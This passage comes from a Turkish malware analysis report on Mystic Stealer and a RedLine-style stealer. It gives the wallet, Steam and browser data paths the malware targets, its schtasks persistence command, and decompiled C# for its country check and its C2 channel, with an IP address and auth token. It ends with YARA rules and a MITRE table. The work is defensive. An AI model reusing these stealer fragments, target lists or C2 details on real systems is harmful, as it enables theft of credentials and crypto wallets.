K-Meleon	%appdata%\K-Meleon\Profiles
Icecat	%appdata%\Mozilla\icecat\Profiles

Zararlı, sunucuya gönderdiği **files** isteği ile dosya listesi döndürmekte ve sırasıyla kontrol etmektedir.



Şekil 21 – Dosya Kontrolü Başlangıcı




Şekil 22 - Dosya Kontrolü

Zararlı yazılımın hedeflediği **dosya** listesi:


Dosya Adı	**Path**
Wallets/Jaxx Desktop	%appdata%\com.liberty.jaxx\IndexedDB\file__0.indexeddb.leveldb
Wallets/Atomic	%appdata%\atomic\Local Storage\leveldb
Wallets/Binance	%appdata%\Binance
Wallets/Coinomi	%appdata%\Coinomi\Coinomi\wallets
Sda/mafiles	%userprofile%\Downloads
Sda/madocs	%userprofile%\Desktop
Wallets/Exodus	%appdata%\Exodus
Wallets/Bitcoin Core	%appdata%\Bitcoin\wallets
Wallets/Bitcoin Core Old	%appdata%\Bitcoin
Wallets/Dogecoin	%appdata%\Bitcoin\wallets
Wallets/Raven Core	%appdata%\Raven
Wallets/Daedalus Mainnet	%appdata%\Daedalus Mainnet\wallets
Wallets/Blockstream Green	%appdata%\Blockstream\Green\wallets
Wallets/Wasabi Wallet	%appdata%\WalletWasabi\Client\Wallets
Wallets/Ethereum	%appdata%\Ethereum
Wallets/Electrum	%appdata%\Electrum\wallets
Wallets/ElectrumLTC	%appdata%\Electrum-LTC\wallets
Wallets/Electron Cash	%appdata%\ElectronCash\wallets
Wallets/MultiDoge	%appdata%\MultiDoge

Wallets/Jaxx Desktop Old	%appdata%\jaxx\Local Storage
Sda/docsx	%userprofile%\Desktop\maFiles
Sda/docsxh	%userprofile%\Downloads\maFiles
Sda/file	%userprofile%\Downloads
Sda/docs	%userprofile%\Desktop


Zararlının **telegram**, **steam** ve **office** uygulamalarına ait bilgilere erişmeye çalıştığı tespit edilmiştir.



Şekil 23 - Telegram Kontrol




Şekil 24 - Steam Kontrol




Şekil 25 - Office Kontrol


Tüm bu işlemlerden sonra zararlı, sunucuya **done** isteği gönderdikten sonra kalıcılık aşamasına geçer ve **loader** isteği ile kalıcılık aşamasında kullanacağı zararlı bir dosya indirir ve çalıştırır.



Şekil 26 - Loader İsteği




Şekil 27 - İndirilen Zararlı Dosya



Şekil 28 - Zararlı Dosya Süreci

Son olarak zararlı, **cmd** ile **schtasks** komutunu kullanarak indirdiği dosyayı her 15 dakikada bir çalıştırmak üzere zamanlamaktadır.



Şekil 29 - Schtasks


Zararlının oluşturduğu **schtasks** komutu:

```
/c schtasks /create /F /sc minute /mo 15 /tr
"C:\Users\aktss\AppData\Local\Temp\bECo4jfHxOEF1vV.exe" /tn
"\WindowsAppPool\ilgYnHSaseLILzh "
```

bECo4jfHxOEF1vV.exe

Adı	Awny.exe
MD5	48ABFE3B0DD54D912074E8AC952237CB
SHA256	F9A59D35F89B98DDE9BCAB0596DAD0BA5270B3509011A3EE0F751A724BEC0829
Dosya Türü	PE32/EXE

Dinamik Analiz



Şekil 30 - bECo4jfHxOEF1vV.exe Akış

Program akışının ana hatları;

1. Zararlı işlem öncesi kontrollerin yapılması,
2. Zararlı işlemin gerçekleştirilmesi,
3. Toplanan bilgilerin C2 sunucusuna gönderilmesi,

olarak sıralanmaktadır.

Zararlının ilk olarak ülke kontrolü gerçekleştirildiği ve eğer karşılaştırılan ülkeler ile eşleşme olursa kendini kapattığı gözlemlenmektedir.

```
string text = regionsCountry[i];
if (text.Contains(regionInfo.EnglishName))
{
    goto IL_6C;
}
string text2 = text;
CultureInfo currentUICulture = CultureInfo.CurrentUICulture;
if (text2.Contains((currentUICulture != null) ? currentUICulture.EnglishName : null))
{
    goto IL_6C;
}
bool flag = local.Id.Contains(text);
IL_6D:
bool flag2 = flag;
if (flag2)
{
    return true;
}
i++;
continue;
IL_6C:
flag = true;
goto IL_6D;
```

Şekil 31 – Ülke Kontrolü


```
bool flag = SystemNetMailMetadataRecordZ.Check();
if (flag)
{
    Environment.Exit(0);
}
```

Şekil 32 – Kendini Kapatma Fonksiyonu


Kontrol edilen ülke listesi:

- Armenia
- Belarus
- Kazakhstan
- Kyrgyzstan
- Moldova
- Tajikistan
- Uzbekistan
- Ukraine
- Russia

IP adresinin **decrypt** edildiği tespit edilmiştir.



Şekil 33 - Runtime IP Decrypt



Şekil 34 - IP Decrypt

Şifresi çözülen **77.91.124.55:19071** adresine **Authorization** başlığı ile belirli bir **token** değeri eklenerek bağlantı kurulmaya çalışıldığı gözlemlenmektedir.

```
netTcpBinding.Security.Mode = SecurityMode.None;
IContextChannel contextChannel = new ChannelFactory<dnlibDotNetValueArraySigk>(netTcpBinding, new EndpointAddress(new Uri
  ("net.tcp://" + address + "/"), EndpointIdentity.CreateDnsIdentity("localhost"), new AddressHeader[0]))
{
    Credentials =
    {
        ServiceCertificate =
        {
            Authentication =
            {
                CertificateValidationMode = X509CertificateValidationMode.None
            }
        }
    }
}.CreateChannel() as IContextChannel;
this.connector = (contextChannel as dnlibDotNetValueArraySigk);
OperationContextScope operationContextScope = new OperationContextScope(contextChannel);
string value = "5a32eecb1b7e4ba104170596a5a08c11";
MessageHeader header = MessageHeader.CreateHeader("Authorization", "ns1", value);
OperationContext.Current.OutgoingMessageHeaders.Add(header);
result = true;
```

Şekil 35 - Token Kontrolü

Zararlı C2 Sunucusu ile iletişime geçip dönen değerleri **settings** adlı objeye vermektedir. **Settings** adlı obje kontrol edilecek dosyaları barındırmaktadır.

```
SystemComponentModelPasswordPropertyTextAttributer settings = new SystemComponentModelPasswordPropertyTextAttributer();
while (!systemNetHttpRequestCreatorq.Id5(out settings))
{
    bool flag5 = !systemNetHttpRequestCreatorq.Id3();
    if (flag5)
    {
        throw new Exception();
    }
    Thread.Sleep(1000);
}
```

Şekil 36 - Settings

İsim	Değer
settings	{SystemComponentModelPasswordPropertyTextAttributer}
Id1	true
Id10	Count = 0x00000008
[0]	@"%userprofile%\Downloads*.maFile*|1"
[1]	@"%userprofile%\Desktop*.maFile*|1"
[2]	@"C:\Users\%userprofile%\Downloads*.maFile*|1"
[3]	@"C:\Users\%userprofile%\Desktop*.maFile*|1"
[4]	@"C:\Users\%userprofile%\Desktop\maFiles*.maFile*|1"
[5]	@"C:\Users\%userprofile%\Downloads\maFiles*.maFile*|1"
[6]	@"%userprofile%\Desktop\maFiles*.maFile*|1"
[7]	@"%userprofile%\Downloads\maFiles*.maFile*|1"


Şekil 37 - Settings Objesi

Kontrol edilecek dosya listesi:

Dosya Yolu
%USERPROFILE%\AppData\Local\Battle.net
%USERPROFILE%\AppData\Local\Chromium\User Data
%USERPROFILE%\AppData\Local\Google\Chrome\User Data
%USERPROFILE%,AppData,Local,Google)x86=,Chrome,User Data


%USERPROFILE%\AppData\Roaming\Opera Software\
%USERPROFILE%\AppData\Local\MapleStudio\ChromePlus\User Data
%USERPROFILE%\AppData\Local\Iridium\User Data
%USERPROFILE%\AppData\Local\7Star\7Star\User Data
%USERPROFILE%\AppData\Local\CentBrowser\User Data
%USERPROFILE%\AppData\Local\Chedot\User Data
%USERPROFILE%\AppData\Local\Vivaldi\User Data
%USERPROFILE%\AppData\Local\Kometa\User Data
%USERPROFILE%\AppData\Local\Elements Browser\User Data
%USERPROFILE%\AppData\Local\Epic Privacy Browser\User Data
%USERPROFILE%\AppData\Local\uCozMedia\Uran\User Data
%USERPROFILE%\AppData\Local\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer
%USERPROFILE%\AppData\Local\CatalinaGroup\Citrio\User Data
%USERPROFILE%\AppData\Local\Coowon\Coowon\User Data
%USERPROFILE%\AppData\Local\liebao\User Data
%USERPROFILE%\AppData\Local\QIP Surf\User Data
%USERPROFILE%\AppData\Local\Orbitum\User Data
%USERPROFILE%\AppData\Local\Comodo\Dragon\User Data
%USERPROFILE%\AppData\Local\Amigo\User\User Data
%USERPROFILE%\AppData\Local\Torch\User Data
%USERPROFILE%\AppData\Local\Yandex\YandexBrowser\User Data
%USERPROFILE%\AppData\Local\Comodo\User Data
%USERPROFILE%\AppData\Local\360Browser\Browser\User Data
%USERPROFILE%\AppData\Local\Maxthon3\User Data
%USERPROFILE%\AppData\Local\K-Melon\User Data
%USERPROFILE%\AppData\Local\Sputnik\Sputnik\User Data
%USERPROFILE%\AppData\Local\Nichrome\User Data
%USERPROFILE%\AppData\Local\CocCoc\Browser\User Data
%USERPROFILE%\AppData\Local\Uran\User Data
%USERPROFILE%\AppData\Local\Chromodo\User Data
%USERPROFILE%\AppData\Local\Mail.Ru\Atom\User Data
%USERPROFILE%\AppData\Local\BraveSoftware\Brave-Browser\User Data
%USERPROFILE%\AppData\Local\Microsoft\Edge\User Data
%USERPROFILE%\AppData\Local\NVIDIA Corporation\NVIDIA GeForce Experience
%USERPROFILE%\AppData\Local\Steam
%USERPROFILE%\AppData\Local\CryptoTab Browser\User Data
%USERPROFILE%\AppData\Roaming\Mozilla\Firefox
%USERPROFILE%\AppData\Roaming\Waterfox
%USERPROFILE%\AppData\Roaming\K-Meleon
%USERPROFILE%\AppData\Roaming\Comodo\IceDragon
%USERPROFILE%\AppData\Roaming\8pecxstudios\Cyberfox
%USERPROFILE%\AppData\Roaming\NETGATE Technologies\BlackHaw
%USERPROFILE%\AppData\Roaming\Moonchild Productions\Pale Moon

Zararlı aktivitenin yürütüleceği döngüye girilmekte ve sırasıyla zararlı fonksiyonlar çağrılıp alınan veriler yine sırasıyla C2 sunucusuna gönderilmektedir.




Şekil 38 - Zararlı Fonksiyon Döngüsü

Sistem bilgilerinin alınıp C2 sunucusuna gönderildiği tespit edilmiştir.




Şekil 39 - Sistem Bilgisi

Zararlının sisteme kurulu antivirüs programlarını kontrol ettiği görülmektedir. Daha sonra bulduğu verileri C2 sunucusuna göndermektedir.




Şekil 40 - Antivirüs Kontrolü

Zararlı, sistemde kurulu tarayıcı listesini almakta ve C2 sunucusuna göndermektedir.




Şekil 41 - Tarayıcı Kontrolü

Zararlı sisteme ait **ram**, **processor** ve **gpu** bilgilerini alarak C2 sunucusuna göndermektedir.




Şekil 42 - RAM, CPU, GPU Bilgileri

Zararlının bilgisayarda kurulu **program** listesini ve **process** listesini aldığı ve C2 sunucusuna gönderildiği görülmektedir.




Şekil 43 - Program Listesi



Şekil 44 - Process Listesi

Son olarak sisteme yüklü dillerin alındığı ve C2 sunucusuna gönderildiği tespit edildi.



Şekil 45 - Dil Kontrolü

Tüm bu işlemlerin sonunda zararlı kendini kapatmaktadır.

MysticStealer.exe YARA Kuralı

```
import "hash"

rule mysticstealer

{

    meta:

        author = "ZAYOTEM"

        description = "mysticstealer"

        first_date="18.09.2023"

        report_date="14.10.2023"

    strings:

        $str1="C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\AppLaunch.exe"

        $str2="Parker"

        $str3="Event"

        $str4="Jo-Man"

        $disass1 = {e9 69 a1 3c 00 42 00 0f 57 c0 53 56 66 0f 13 45 90 66 0f 13 45 98}

        $disass2 = {e9 ba 90 ff d0 68 b6 47 36 4f ff 35 00 32 44 00 e8 60 fd ff ff}

        $disass3 = {e9 e7 e8 50 cf ff ff 8b 95 44 ff ff ff 85 d2 74 2f 8b 8d 4c}

    condition:

        hash.md5(0,filesize)=="43F1040BEB90E0054C1759028B5EAE5E" or all of ($str*)
or all of ($disass*)

}
```

400000.exe YARA Kuralı

```
import "hash"

rule _400000

{

    meta:

        author = "ZAYOTEM"

        description = "400000"

    strings:

        $a1 = "gitis"

        $a2 = "dddd, MMMM dd, yyyy"

        $a3 = "<requestedExecutionLevel level='asInvoker' uiAccess='false'"

        $a4 = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"

        $a5 = "1111111111111111;;;;;;;;;;;;;;;;????????????????CC"

        $a6 = "8.8Z8d8m8"

    condition:

        hash.md5(0,filesize)=="d2c44de6b26bbf79cee8666cb0b1acd6" or all of them

}
```

Awny.exe YARA Kuralı

```
import "hash"

rule Awny

{

    meta:

        author="ZAYOTEM"

        description = "redline stealer"

        report_date= "13.10.2023"

    strings:

        $a1 = "Awny"

        $a2 = "Fps boost"

        $a3 = "WM_MOUSEMOVE"

        $a7 = "digicert.com"

        $a8 = "15.9.1.22"

        $a9 = "Enigma"

        $a10 = {0D 3E 6D 04 95 C5 19 4E B6 F4 E3 D8 45 97 F8 28}

        $api1 = "DownloadFile"

        $api4 = "Sleep"

        $api5 = "CreateDirectory"

    condition:

        hash.md5(0, filesize) == "48abfe3b0dd54d912074e8ac952237cb" or all of them

}
```

MITRE ATTACK TABLE

Execution	Persistence	Defense Evasion	Credential Access	Discovery	Collection	Command and Control	Exfiltration
T1129 Shared Modules	T1053 Scheduled Task/Job	T1055 Process Injection	T1056 Input Capture	T1124 System Time Discovery	T1056 Input Capture	T1132.001 Standard Encoding	T1041 Exfiltration Over C2 Channel
